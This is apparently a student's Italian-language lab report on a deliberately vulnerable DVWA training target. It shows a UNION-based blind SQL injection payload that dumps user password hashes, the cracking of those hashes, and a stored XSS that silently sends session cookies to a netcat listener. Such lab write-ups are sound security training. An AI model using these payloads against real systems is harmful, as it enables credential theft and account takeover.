

# Progetto S6/L5



**SQL injection (blind) e XSS Stored**

by Davide Lecci

# Obiettivi



Lo scopo di questo esercizio è quello di sfruttare le vulnerabilità date da SQL e dagli input non correttamente validati su dvwa di metasploitable con security settato a "low".

E' necessario:

- recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

## SQL injection (blind)

A differenza dell'sql injection non blind, questo tipo di injection non ci restituisce errore quando proviamo ad inserire queries errate nell'input. Questo rende più difficile capire quale sia il problema nella sintassi delle nostre queries o se ci sia un errore a livello di campi/tabelle inseriti.

Dopo qualche tentativo sono comunque riuscito ad ottenere le informazioni di cui necessitavo:

### Vulnerability: SQL Injection (Blind)

User ID:

```
ID: %' or '1'='0' union select user, password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: %' or '1'='0' union select user, password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: %' or '1'='0' union select user, password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' or '1'='0' union select user, password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: %' or '1'='0' union select user, password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

La query inserita ci mostra lo username e la password sotto forma di hash. Se volessimo potremmo cercare di identificare le password grazie ad appositi software, per farlo è necessario prima identificare il tipo di hash con cui abbiamo a che fare:



A screenshot of a password cracking interface. On the left, it shows a hash: `5f4dcc3b5aa765d61d8327deb882cf99`. Below it, under "Possible Hashes:", are "[+] MD5" and "[+] Domain Cached Credentials - MD4(MD4((\$pass)),(strtolower(\$username)))". On the right, there's a SQL injection exploit section with the following code:  
`union select usename, ID, First name, Surname from users where ID = '1' or '1'='0'`  
And the results:  
`First name: gordonb  
Surname: e99a18c428cb38d5f2608536  
First name: 1337`

Come possiamo vedere l'hash utilizzato in questo caso MD5 e utilizzando altri software riusciamo a risalire alle password originarie:



A terminal window showing the output of a password cracking process. It lists several password hashes and their corresponding cracked passwords:  
`? :password  
? :abc123  
? :charley  
? :letmein  
? :password`  
At the bottom, it displays:  
`5 password hashes cracked, 0 left over`

# XSS Stored

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: unknown  
Message:

Name: unknown  
Message:

Name: unknown  
Message:

A differenza degli XSS Reflected gli XSS Stored vengono salvati sul sito e vengono eseguiti ogni volta che la pagina viene caricata. Ho inserito uno script che invia una richiesta http al server che ho simulato con netcat e ogni volta che carico la pagina ottengo la risposta che desidero:

The terminal window shows a netcat listener running on port 8000, receiving a connection from a Firefox browser. The browser's address bar shows a URL with a security parameter set to low. The browser's developer tools Network tab displays the request headers and body sent to the server. The browser's main content area shows a guestbook form with four entries. The first entry has 'Name: test' and 'Message: This is a test comment.'. The subsequent three entries have 'Name: unknown' and 'Message:'.

La cosa ottimale di questo script sta nel fatto che inserisce un commento nella pagina (si potrebbe inserire anche del testo volendo per mascherare ancora di più il commento) ed effettua la chiamata senza utilizzare alert o redirect così nessuno si accorge dello script in esecuzione.

# Conclusioni

Come si può notare l'utilizzo di queste due vulnerabilità ci ha permesso di ottenere dati fondamentali per poter prendere il controllo dell'account di un utente, abbiamo ottenuto sia gli username che le password ma anche il cookie di sessione. Quest'ultimo potrà essere usato per un attacco CSRF (cross site request forgery) dandoci modo di superare l'autenticazione iniziale di dvwa.

Davide Lecci